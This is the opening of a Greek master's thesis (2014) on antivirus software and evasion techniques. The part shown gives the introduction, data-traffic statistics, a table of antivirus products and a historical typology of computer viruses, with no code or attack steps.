2014

Ανάλυση - Αξιολόγηση Λογισμικού Antivirus και Τεχνικές Αποφυγής του

Δημήτριος Τσακνάκης (ΜΤΕ 1134)

Επιβλέπων Καθηγητής: κ. Χρήστος Ξενάκης

Πειραιάς, Οκτώβριος 2014

Π.Μ.Σ. "Ασφάλεια Ψηφιακών Συστημάτων"

Περιεχόμενα

Ευρετήριο Γραφημάτων

Ευρετήριο Εικόνων

Ευρετήριο Διαγραμμάτων

Ευρετήριο Πινάκων

Πρόλογος

Η παρούσα εργασία εκπονήθηκε στα πλαίσια του μεταπτυχιακού προγράμματος «Τεχνοοικονομική Διοίκηση και Ασφάλεια Ψηφιακών Συστημάτων», με κατεύθυνση «Ασφάλεια Ψηφιακών Συστημάτων», υπό την επίβλεψη του διδάσκοντα, Επίκουρου Καθηγητή Ξενάκη Χρήστου. Σε αυτό το σημείο θα θέλαμε να ευχαριστήσουμε το διδάσκοντα τόσο για την ανάθεση του θέματος, όσο και για την καθοδήγηση του στην πορεία της εργασίας. Το θέμα της εργασίας είναι «Ανάλυση και Αξιολόγηση λογισμικού Antivirus και Τεχνικές Αποφυγής του». Με τον όρο Antivirus, ορίζουμε το λογισμικό που εγκαθίστανται σε υπολογιστικά συστήματα (διακομιστές, υπολογιστές, κινητές συσκευές κ.λπ.) και στοχεύει στο να προστατεύσει τα συστήματα αυτά από διαφορών ειδών απειλές που προέρχονται κυρίως μέσα από την έντονη χρήση του διαδικτύου, αλλά και γενικώς μέσω της αλληλεπίδρασης τους με άλλα συστήματα.

Περίληψη

Η ραγδαία ανάπτυξη των τεχνολογιών πληροφορίας και επικοινωνιών (ΤΠΕ) αποτελεί μια πραγματικότητα, με τη συγκεκριμένη ανάπτυξη να είναι κάθε άλλο παρά στατική, αφού εξελίσσεται καθημερινά υπό νέα δεδομένα και παραμέτρους.

Η προστασία των δεδομένων που αφορούν στο Διαδίκτυο σχετίζεται με τη συνολική διαδικασία της χρήσης του, αφού η δημιουργία «ψηφιακών ιχνών» αποτελεί κάτι το σύνηθες κατά την πλοήγηση σε διάφορους ιστότοπους. Η αναγκαιότητα της χρήσης λογισμικού antivirus αποτελεί λογικό επακόλουθο του συνυπολογισμού παραμέτρων όπως ο όγκος των δεδομένων που ανταλλάσσονται καθημερινά, η προστασία προσωπικών και επιχειρηματικών δεδομένων κτλ

Υπάρχουν πολλά υφιστάμενα είδη κακόβουλου λογισμικού καθώς επίσης και στρατηγικές επιθέσεων αυτού. Επιπλέον, η πολυπλοκότητα και η καινοτομία που έχει αναπτυχθεί στις στρατηγικές αυτές οδήγησαν σε ανάλογη εξέλιξη τα λογισμικά Antivirus.

Έχουν αναπτυχθεί τεχνικές ανίχνευσης τόσο στατικές όσο και δυναμικές που βασίζονται σε διάφορα μοντέλα για την επίτευξη του διπλού στόχου, που είναι η αποφυγή κινδύνων και η απομάκρυνση της μόλυνσης – εκκαθάριση.

Ωστόσο, προκαλεί ιδιαίτερη εντύπωση το γεγονός πως στην «αντίπερα όχθη», επί μονίμου βάσεως ανακαλύπτονται καινούργιες τεχνικές και δημιουργούνται καινούργια εργαλεία για την αποφυγή antivirus (antivirus evasion frameworks). Έχουμε φτάσει γαρ στο σημείο, να έχουμε διαθέσιμα εργαλεία και frameworks που είναι χρήσιμα για αυτό το σκοπό.

Λέξεις κλειδιά: **antivirus, κακόβουλο λογισμικό, evasion frameworks, ανίχνευση, στατικές, δυναμικές, heuristics, ψευδής προειδοποιήσεις, shellcode, διαμόρφωση κώδικα, κωδικοποίηση**

1 Εισαγωγή

1.1 Αντικείμενο και Στόχος της Εργασίας

Η παρούσα εργασία πραγματεύεται ένα ζήτημα τόσο σημαντικό όσο και πολυσύνθετο. Η διττή του αυτή υπόσταση υπαγορεύεται από τις ιδιότητες που χαρακτηρίζουν την έννοια του λογισμικού antivirus στο σύνολό της. Η σημασία του έγκειται στην καθολικά αποδεκτή εξέλιξη των τεχνολογιών πληροφορικής και επικοινωνιών και του διαδικτύου, ειδικά όσον αφορά στην κινητή του «εκδοχή» (με την αυξημένη χρήση tablets, smart phones και netbooks να καθιστούν την πρόσβαση στο διαδίκτυο και την ανταλλαγή πληροφοριών, γεγονότα που λαμβάνουν χώρα κάθε χρονική στιγμή σε καθημερινή βάση). Αυτή ακριβώς η αέναη κίνηση πληροφορίας μεγιστοποιεί την πιθανότητα ανάπτυξης και μετάδοσης κακόβουλου λογισμικού (malware) οπότε και την ανάγκη χρήσης λογισμικού antivirus για την κατά το δυνατό εξασφάλιση της προστασίας προσωπικών, εταιρικών και άλλων δεδομένων. Η πολυπλοκότητά του οφείλεται στο ότι η αντιμετώπιση όλων αυτών των διαφορετικών ειδών κακόβουλου λογισμικού δε μπορεί παρά να αποτελεί τη συνισταμένη αντίστοιχα πολλών και διαφορετικών συνιστωσών (ανάλογα με τη μορφή, τα χαρακτηριστικά, τις προκαλούμενες παρενέργειες του εκάστοτε ιού).

Αντικείμενο της παρούσας εργασίας αποτελεί η ανάλυση – αξιολόγηση του λογισμικού antivirus όσον αφορά στο μηχανισμό λειτουργίας του και στην αποτελεσματικότητά του. Αυτή η ανάλυση θα οδηγήσει στην κατανόηση της δράσης ενός προγράμματος antivirus, επιτρέποντας έτσι την καταγραφή και την κατανόηση τεχνικών αποφυγής προγραμμάτων αυτού του είδους (evasion), με απώτερο σκοπό όχι την εξεύρεση και την ακολουθία μη νόμιμων «μονοπατιών» αλλά τη βελτίωση του βαθμού ασφαλείας μέσα από την ανίχνευση και τη διερεύνηση τυχόν αδυναμιών. Εντοπίζοντας λοιπόν «ανοιχτά» σημεία πρόσβασης σε ένα πρόγραμμα αντιμετώπισης ιών μπορεί να γίνουν αντιληπτοί τρόποι κάλυψης αυτών των αδυναμιών, περιορίζοντας τα όποια κενά ασφαλείας και τυχόν αναποτελεσματικότητες του εκάστοτε λογισμικού.

1.2 Δομή της Εργασίας

Η δομή της εργασίας συνοψίζεται στις ακόλουθες ενότητες. Στο πρώτο κεφάλαιο γίνεται μια εισαγωγή στο στόχο και το αντικείμενο της παρούσας εργασίας ενώ ταυτόχρονα επισημαίνεται η σπουδαιότητα του ζητήματος παρουσιάζοντας την ευρύτητα των δεδομένων που πρέπει να

προστατευτούν από τυχόν ιούς αλλά και το διαθέσιμο λογισμικό antivirus όσον αφορά προγράμματα που παρέχονται στη σύγχρονη αγορά πληροφορικής.

Στο δεύτερο κεφάλαιο αναλύεται η έννοια του κακόβουλου λογισμικού (malware) καταγράφοντας ταυτόχρονα την ιστορική του εξέλιξη. Στη συνέχεια περιγράφονται τα διάφορα είδη που υφίστανται στη σύγχρονη πραγματικότητα της πληροφορικής εμμένοντας στις διάφορες στρατηγικές δράσης ενός ιού (overwriting, appending, prepending etc.), έτσι ώστε να γίνει αντιληπτό το πώς ένας ιός «προσβάλλει» το εκάστοτε σύστημα. Παράλληλα γίνεται μια εισαγωγή στους διάφορους τρόπους αντιμετώπισης του κακόβουλου λογισμικού ανάμεσα στους οποίους συμπεριλαμβάνονται και τα προγράμματα antivirus που αναλύονται εκτενώς στη συνέχεια της εργασίας.

Στο τρίτο κεφάλαιο παρουσιάζεται διεξοδικά ο μηχανισμός λειτουργίας του λογισμικού antivirus, καταγράφοντας έτσι τον τρόπο με τον οποίο δρα ένα πρόγραμμα antivirus όσον αφορά στην ανίχνευση και εξάλειψη ενός ιού από το προστατευόμενο σύστημα. Αναλύονται οι διάφορες τεχνικές ανίχνευσης των ιών, τόσο σε στατικό (strings scanning, heuristics analysis, integrity checking etc.) όσο και σε δυναμικό επίπεδο (dynamic signature etc.) επισημαίνοντας πλεονεκτήματα και μειονεκτήματα που παρουσιάζουν.

Στο τέταρτο κεφάλαιο περιγράφεται η διαδικασία με την οποία αξιολογείται ένα πρόγραμμα antivirus προκείμενου να ενισχυθεί η επιλογή του κατάλληλου κάθε φορά προγράμματος ανάλογα με τις επιθυμίες και τις ανάγκες του εκάστοτε χρήστη. Παρουσιάζονται επίσης σχετικές συγκρίσεις και πίνακες μέσω των οποίων γίνονται γνωστά τα αποτελέσματα τέτοιων διαδικασιών αξιολόγησης, ανάλογα βέβαια κάθε φορά με το προς εξέταση χαρακτηριστικό.

Στο πέμπτο κεφάλαιο αναλύεται το ζήτημα της αποφυγής των προγραμμάτων antivirus, τόσο όσον αφορά στους στόχους μιας τέτοιας διαδικασίας bypassing όσο και στις τεχνικές που επιτρέπουν την πραγματοποίησή της (binding and splitting, morphing etc.).

Στο έκτο κεφάλαιο, γίνεται μια αναφορά στα υπάρχοντα Frameworks και εργαλεία αποφυγής λογισμικού antivirus και παρουσιάζονται τρία σενάρια αποφυγής antivirus που υλοποιήθηκαν σε πραγματικές συνθήκες.

Με βάση όλα τα προαναφερόμενα στοιχεία εξάγονται σχετικά συμπεράσματα για την υφιστάμενη κατάσταση σχετικά με τις δυνατότητες του υπάρχοντος λογισμικού antivirus, των δυνατοτήτων του αλλά και των αδυναμιών του. Ταυτόχρονα διατυπώνονται προτάσεις σχετικά με την

ακολουθούμενη διαδικασία προκειμένου να εξασφαλιστεί η μεγιστοποίηση της παρεχόμενης προστασίας και καταγράφονται σημεία που χρήζουν περαιτέρω μελλοντικής έρευνας.

Στο παράρτημα παρατίθενται στοιχεία που έχουν χρησιμοποιηθεί στην εργασία και ολοκληρώνουν προαναφερόμενες προσεγγίσεις. Τέλος, στη βιβλιογραφία καταγράφονται όλες εκείνες οι πηγές που χρησιμοποιήθηκαν για την εκπόνηση της παρούσας μελέτης (άρθρα, βιβλία, δημοσιεύσεις και ηλεκτρονικές διευθύνσεις).

1.3 Όγκος ανταλλασσόμενων δεδομένων

Η ραγδαία ανάπτυξη των τεχνολογιών πληροφορίας και επικοινωνιών (ΤΠΕ) αποτελεί μια πραγματικότητα, με τη συγκεκριμένη ανάπτυξη να είναι κάθε άλλο παρά στατική, αφού εξελίσσεται καθημερινά υπό νέα δεδομένα και παραμέτρους. Αν μάλιστα αναλογιστεί κανείς πως εξοπλισμός όπως smartphones, tablets και netbooks αποτελεί αναπόσπαστο τμήμα του κοινωνικού προφίλ ενός σύγχρονου ανθρώπου, προκύπτει εύκολα το συμπέρασμα του υπερμεγέθους όγκου της ανταλλασσόμενης πληροφορίας τόσο σε προσωπικό όσο και σε επαγγελματικό επίπεδο, με το διαδίκτυο να διαδραματίζει καθοριστικό ρόλο στην όλη κατάσταση, σε νέα πια εκδοχή του, αυτής της κινητής του υπόστασης και την ανάγκη για συνδεσιμότητα να είναι ιδιαίτερα αυξημένη.

Ενδεικτικά, αυτού του όγκου των δεδομένων και του ρόλου του κινητού διαδικτύου είναι τα αποτελέσματα της ετήσιας μελέτης Cisco Visual Networking Index (VNI) Forecast (2011-2016), σύμφωνα με την οποία, μέχρι το 2016:

- η ετήσια διακίνηση δεδομένων μέσω IP σε παγκόσμιο επίπεδο προβλέπεται να ανέλθει σε 1,3 zettabytes (1 zettabyte=1 τρις gigabytes),
- θα υπάρχουν περίπου 18,9 δισεκατομμύρια συνδέσεις δικτύου, σχεδόν 2,5 συνδέσεις ανά άνθρωπο στη γη, συγκριτικά με τα 10,3 δισεκατομμύρια το 2011,
- 1,2 εκατομμύρια λεπτών video, το ισοδύναμο 833 ημερών (ή περισσότερα από δύο χρόνια), θα διακινούνται μέσω του Internet ανά δευτερόλεπτο,
- θα υπάρχουν 1,5 δισεκατομμύρια χρήστες Internet video σε παγκόσμιο επίπεδο, αυξημένοι από τα 792 εκατομμύρια το 2011,
- θα υπάρχουν περίπου 18,9 δισεκατομμύρια συνδέσεις δικτύου, σχεδόν 2,5 συνδέσεις ανά άνθρωπο στη γη.
- θα υπάρχουν σε παγκόσμιο επίπεδο 8 δισεκατομμύρια σταθερές και κινητές συσκευές με δυνατότητα IPv6, παρουσιάζοντας αύξηση από το 1 δισεκατομμύριο το 2011,

- ο αριθμός των οικιακών χρηστών σε παγκόσμιο επίπεδο θα φτάσει τα 2,3 δισεκατομμύρια από 1,7 που ήταν το 2011), με τους επιχειρηματικούς χρήστες να παρουσιάζουν αντίστοιχη αύξηση από 1,6 σε 2,3 [1].

Στα ίδια πλαίσια, όσον αφορά στο δυσθεώρητο μέγεθος του ανταλλασσόμενου όγκου δεδομένων εντάσσονται και τα αποτελέσματα αντίστοιχης μελέτης της IDC (International Data Corporation) για το Ψηφιακό Σύμπαν με τον τίτλο "Extracting Value from Chaos" [2]. Η συγκεκριμένη καταγραφή της ψηφιακής πληροφορίας από το σύνολο των φορέων της πληροφορικής τεχνολογίας σε όλο τον κόσμο, κατέληξε στον όγκο των 1,8 zettabytes για το έτος 2011 (οι αποκλίσεις από την προηγούμενη μελέτη σχετίζονται ασφαλώς με δεδομένες παραδοχές παραγωγής και μετακίνησης δεδομένων).

Ανάλογες αυξητικές τάσεις καταγράφονται και από το ετήσιο Mobility Report 2013 της σουηδικής εταιρείας κινητής τηλεφωνίας Ericsson σύμφωνα με το οποίο η κίνηση των δεδομένων μέσω mobile internet διπλασιάστηκε μεταξύ του πρώτου τριμήνου του 2012 και του πρώτου τριμήνου του 2013, ενώ προβλέπεται να δωδεκαπλασιαστεί μέχρι τα τέλη του 2018 [3].

Όλα τα παραπάνω στοιχεία συνηγορούν υπέρ μιας κοινής συνισταμένης, αυτής του υπερμεγέθους όγκου δεδομένων που θα πρέπει να γίνει διαχειρίσιμος με το σωστό τρόπο, με την έννοια του «σωστού» να συμπεριλαμβάνει σε σημαντικό ποσοστό την έννοια της χρήσης του λογισμικού antivirus για την προστασία των ανταλλασσόμενων δεδομένων.

1.3.1 Αναγκαιότητα προστασίας των δεδομένων

Η προστασία των δεδομένων που αφορούν στο Διαδίκτυο σχετίζεται με τη συνολική διαδικασία της χρήσης του, αφού η δημιουργία «ψηφιακών ιχνών» αποτελεί κάτι το σύνηθες κατά την πλοήγηση σε διάφορους ιστότοπους. Τα ίχνη αυτά είναι ικανά να οδηγήσουν στην ανάκτηση συγκεκριμένων στοιχείων της προσωπικότητας του χρήστη, θίγοντας έτσι την ιδιωτικότητά του και την προσωπική του ζωή.


Ο όρος δεδομένα προσωπικού χαρακτήρα είναι ιδιαίτερα ευρύς, αν ληφθεί υπόψη πως περιλαμβάνει κάθε πληροφορία που αναφέρεται στο υποκείμενο των δεδομένων (όπως φυλετική ή εθνική προέλευση, πολιτικά φρονήματα, θρησκευτικές ή φιλοσοφικές πεποιθήσεις, συμμετοχή σε ενώσεις και οργανώσεις, υγεία, κοινωνική πρόνοια, ερωτική ζωή, τυχόν ποινικά αδικήματα κτλ.).

Σύμφωνα με την Οδηγία 95/46/ΕΚ (αρ. 1) και το Ν.2472/1997 (αρ. 1) η προστασία των πληροφοριών που αφορούν το άτομο θεμελιώνεται στην προστασία της ιδιωτικής ζωής, στην προστασία

της ανθρώπινης αξιοπρέπειας, στο δικαίωμα της ελεύθερης ανάπτυξης της προσωπικότητας και στην προστασία της επικοινωνίας [4]. Ειδική εκδήλωση των δικαιωμάτων αυτών, και κυρίως του δικαιώματος ελεύθερης ανάπτυξης της προσωπικότητας, αποτελεί το δικαίωμα πληροφοριακού αυτοκαθορισμού των πολιτών ή αλλιώς δικαίωμα αυτοδιάθεσης των πληροφοριών [5]. Ο νομοθέτης δηλαδή αναγνωρίζει το δικαίωμα του ατόμου να καθορίζει τη συλλογή και την επεξεργασία των πληροφοριών που τον αφορούν.

Εκτός από τα δεδομένα προσωπικού χαρακτήρα θα πρέπει να συνυπολογιστούν και τα αντίστοιχα επιχειρηματικά, τα οποία στα πλαίσια του έντονου επιχειρηματικού ανταγωνισμού αποτελούν βασικό στόχο.

Ειδικότερα όσον αφορά στο ζήτημα της σύγχρονης δράσης των ιών, η οποία και σε τελική ανάλυση αποτελεί το πρόβλημα που πρέπει να αντιμετωπιστεί, τα στοιχεία είναι χαρακτηριστικά. Ενδεικτικά όπως απεικονίζεται παραστατικά στο ακόλουθο διάγραμμα, ενώ ο αριθμός των ιών ανερχόταν το 1992 σε 1000 έως 2300, το 2002 ο αριθμός των γνωστών ιών εκτοξεύτηκε στους 60.000, ενώ το 2008 ο αριθμός αυτός έφτασε τις 100.000. Σχετικές μελέτες καταλήγουν πως κάθε υπολογιστής συνδεδεμένος στο διαδίκτυο είναι πιθανό να δέχεται επίθεση κακόβουλου λογισμικού κάθε 39 δευτερόλεπτα [8].



Διάγραμμα 1:Εξέλιξη αριθμού καταγεγραμμένων ιών (Daoud, Jebril and Zaqaibeh, 2008)

Σύμφωνα λοιπόν με όλα τα παραπάνω στοιχεία, η αναγκαιότητα της προστασίας των δεδομένων που ανταλλάσσονται καθημερινά δεν έχουν μόνο ηθική και νομική υπόσταση, αλλά και πρακτική σημασία, αναβαθμίζοντας έτσι το ρόλο που καλείται να διαδραματίσει το λογισμικό antivirus σε αυτή τη διαδικασία εξασφάλισης της απαιτούμενης προστασίας.

1.4 Διαθέσιμο λογισμικό antivirus

Η αναγκαιότητα της χρήσης λογισμικού antivirus αποτελεί λογικό επακόλουθο του συνυπολογισμού παραμέτρων όπως ο όγκος των δεδομένων που ανταλλάσσονται καθημερινά, η προστασία προσωπικών και επιχειρηματικών δεδομένων κτλ. Αντιλαμβανόμενες λοιπόν οι εταιρείες παραγωγής λογισμικού τη συγκεκριμένη ανάγκη, προχώρησαν στην έκδοση πλήθους σχετικών προγραμμάτων, μια σύγκριση των οποίων θα πραγματοποιηθεί σε επόμενη ενότητα.

Στον πίνακα που ακολουθεί καταγράφονται οι σχετικές εταιρείες (με το όνομα του προγράμματος να συμπίπτει τις περισσότερες φορές με αυτό της εταιρείας), με βάση συγκεκριμένα κριτήρια, όπως η συμβατότητά τους με τα περισσότερο διαδεδομένα λειτουργικά συστήματα, η φορητότητά τους και η δωρεάν τους διάθεση. Ο πίνακας είναι ενδεικτικός του μεριδίου της αγοράς λογισμικού που καταλαμβάνεται από αυτά που έχουν ως στόχο την αντιμετώπιση κακόβουλων προγραμμάτων, μια αγορά μάλιστα που δε φαντάζει καθόλου κορεσμένη εξαιτίας της συνεχούς απαίτησης για λογισμικό αυτού του είδους [6].

Εταιρεία παραγωγής λογισμικού	*Συμβατότητα με*			*Φορητότητα*	*Δωρεάν Διάθεση*
	Windows	*Apple*	*Linux*		
ACD Systems	√	-	-	-	-
AntiVir	√	-	√	-	√
AVG	√	-	-	-	√
Avast	√	-	-	√	√


Avira	√	-	√	√	√
BitDefender	√	-	√	√	-
BullGuard	√	-	-	√	-
ClamWin	√	-	-	-	√
Comodo	√	√	√	-	√
ESET NOD32	√	√	√	√	-
F-Prot	√	-	√	-	-
Kaspersky	√	√	√	√	-
McAfee	√	√	√	√	-
MSE	√	-	-	-	√
Network Associates	√	√	√	√	-
Panda Software	√	-	√	-	-
RAV	√	√	√	-	-
Sophos	√	√	√	-	-
Symantec (Norton)	√	√	√	√	-
Trend Micro	√	-	-	√	-
Vipre	√	-	-	-	-
Webroot	√	-	-	-	-

Πίνακας 1:Διαθέσιμο λογισμικό antivirus (computerhope.com, 2013)

2 Κακόβουλο Λογισμικό (Malware)

2.1 Η έννοια του κακόβουλου λογισμικού και η ιστορική του εξέλιξη

Ορίζοντας την έννοια του κακόβουλου λογισμικού, θα μπορούσε να ειπωθεί πως πρόκειται για «*… ένα πρόγραμμα το οποίο μολύνει άλλα προγράμματα τροποποιώντας τον κώδικα τους ώστε να περιλαμβάνουν μια έκδοση του εαυτού του…* » [7]. Εξ' ορισμού λοιπόν έχει νόημα η απόδοση του χαρακτηρισμού ιός, αφού η ύπαρξη και η λειτουργία ενός τέτοιου προγράμματος βασίζεται στην αντίστοιχη ύπαρξη του προγράμματος – ξενιστή, το οποίο θα «φιλοξενήσει» τον εκάστοτε ιό. Στο ακόλουθο διάγραμμα παρουσιάζεται η εμφάνιση διάφορων ιών κατά χρονολογική σειρά με παράλληλη καταγραφή της κατηγορίας στην οποία εντάσσονται, δίνοντας με αυτόν τον τρόπο μια σαφή εικόνα της εξέλιξής τους στο πέρασμα του χρόνου μέχρι σήμερα.




Διάγραμμα 2:Χρονονολική εξέλιξη ιών υπολογιστών ανά κατηγορία,1982-2010

Παρατηρώντας το παραπάνω διάγραμμα, προκύπτει το συμπέρασμα πως οι διάφορες κατηγορίες ιών εναλλάσσονται χρονολογικά χωρίς να μπορούν να περιοριστούν σε ένα συγκεκριμένο χρονικό εύρος (εξαίρεση αποτελούν οι παρασιτικοί ιοί καθώς και οι ιοί boot sector, αν και με τη χρήση usb για την εκκίνηση συστημάτων είναι εύκολη η επάνοδός στους στο προσκήνιο). Ασφαλώς ο κατάλογος μπορούσε να είναι εξαρετικά μακροσκελής, αφού καταγράφηκαν μόνο τα αντιπροσωπεύτικότερα δείγματα ιών (ανάλογα με τα προβλήματα που προκάλεσαν και την αντίστοιχη αποτίμηση της μολυσματικής τους δράσης) [8].

2.2 Υφιστάμενα Είδη

Η κατηγοριοποίηση του κακόβουλου λογισμικού περιλαμβάνει ένα πλήθος μορφών και εκδοχών του, ανάλογα με τον τρόπο δράσης του, το χρονικό σημείο που έχει εμφανιστεί και το πεδίο στο οποίο στοχεύει κάθε φορά. Το διάγραμμα που ακολουθεί είναι χαρακτηριστικό αυτής της πολυπλοκότητας και του υφιστάμενου πλήθους των κακόβουλων προγραμμάτων.



Διάγραμμα 3:Κατηγοριοποίηση κακόβουλου λογισμικού

Στη συνέχεια, δόκιμη θα ήταν η ανάλυση κάθε κατηγορίας χωριστά έτσι ώστε να δημιουργηθεί τελικά μια σφαιρική εικόνα για το σύνολο του κακόβουλου λογισμικού, έτσι όπως έχει αυτό διαμορφωθεί από την αρχή της εμφάνισής του μέχρι σήμερα [9].

2.2.1 Παρασιτικοί Ιοί

Πρόκειται για προγράμματα που προσαρτώνται στην αρχή ή στο τέλος άλλων προγραμμάτων και για να «μολύνουν» τον υπολογιστή θα πρέπει το πρόγραμμα στο οποίο έχουν προσαρτηθεί να εκτελεστεί. Αφού πραγματοποιηθεί η μόλυνση, στη συνέχεια ο ιός «καλεί» το αρχικό πρόγραμμα καλύπτοντας έτσι την παρουσία του. Σήμερα, η συγκεκριμένη κατηγορία δεν αποτελεί ιδιαίτερο κίνδυνο εξαιτίας της εξέλιξης των προγραμμάτων antivirus όσον αφορά στον εντοπισμό και στην εξουδετέρωσή τους (παραδείγματα τέτοιων ιών αποτελούν οι Vienna ο οποίος είχε ως στόχο προγράμματα με την κατάληξη.com και ο Jerusalem 1987 ο οποίος έσβηνε προγράμματα DOS με ημερομηνία συστήματος την Παρασκευή και 13).

2.2.2 Ιοί boot sector

Η συγκεκριμένη κατηγορία στοχεύει στον τομέα εκκίνησης του υπολογιστή (του χώρου δηλαδή στο οποίο είναι αποθηκευμένο το πρόγραμμα «φόρτωσης». Σε περίπτωση ύπαρξης κατατμημένων περιοχών (partitions) ο στόχος είναι η περιοχή MBR (Master Boot Record) η οποία περιέχει τις πληροφορίες για τα διάφορα τμήματα του δίσκου. Σήμερα, εξαιτίας της περιορισμένης χρήσης δισκετών εκκίνησης το δυναμικό απειλής τους έχει περιοριστεί σημαντικά. Εντούτοις, επειδή είναι συχνή η χρήση μέσων εκκίνησης τύπου USB, η πιθανότητα να ξαναβρούν πρόσφορο έδαφος είναι αυξημένη. Παραδείγματα αυτής της κατηγορίας είναι οι ιοί Brain (1986) και Michelangelo (1992).

2.2.3 Υβριδικοί Ιοί

Πρόκειται για ιούς που συνδυάζουν τα χαρακτηριστικά των προαναφερόμενων κατηγοριών, με αποτέλεσμα να ενισχύεται κατά πολύ η μολυσματική τους δράση, ενώ για την εξουδετέρωσή τους απαιτείται η εξάλειψη ολόκληρου του συνδυασμού και όχι μόνο μέρους αυτού. Χαρακτηριστικό παράδειγμα της κατηγορίας αποτελεί ο ιός Melissa (1999) ο οποίος σε πρώτη φάση μόλυνε το word template του χρήστη και σε δεύτερη αυτοπολλαπλασιαζόταν με την αυτοαποστολή του στις πρώτες 50 διευθύνσεις του βιβλίου διευθύνσεων του χρήστη. Η συνδυαστική αυτή ιδιότητα απαντάται σχεδόν καθολικά στη σύγχρονη μορφή του κακόβουλου λογισμικού.

2.2.4 Ιοί Συστήματος Αρχείων

Το ιδιαίτερο στοιχείο της συγκεκριμένης κατηγορίας έγκειται στο ότι προσβάλλουν περισσότερο «έξυπνα» το σύστημα από ότι οι προαναφερόμενοι, αφού αλλοιώνουν τη δομή του πίνακα FAT του συστήματος με αποτέλεσμα η κλήση ενός κατά τα άλλα συμβατικού αρχείου κώδικα να μετατρέπεται σε πηγή μόλυνσης για το σύστημα. Χαρακτηριστικό αντιπρόσωπο της κατηγορίας αποτέλεσε ο ιός DIR-II.

2.2.5 Ιοί Flash Bios

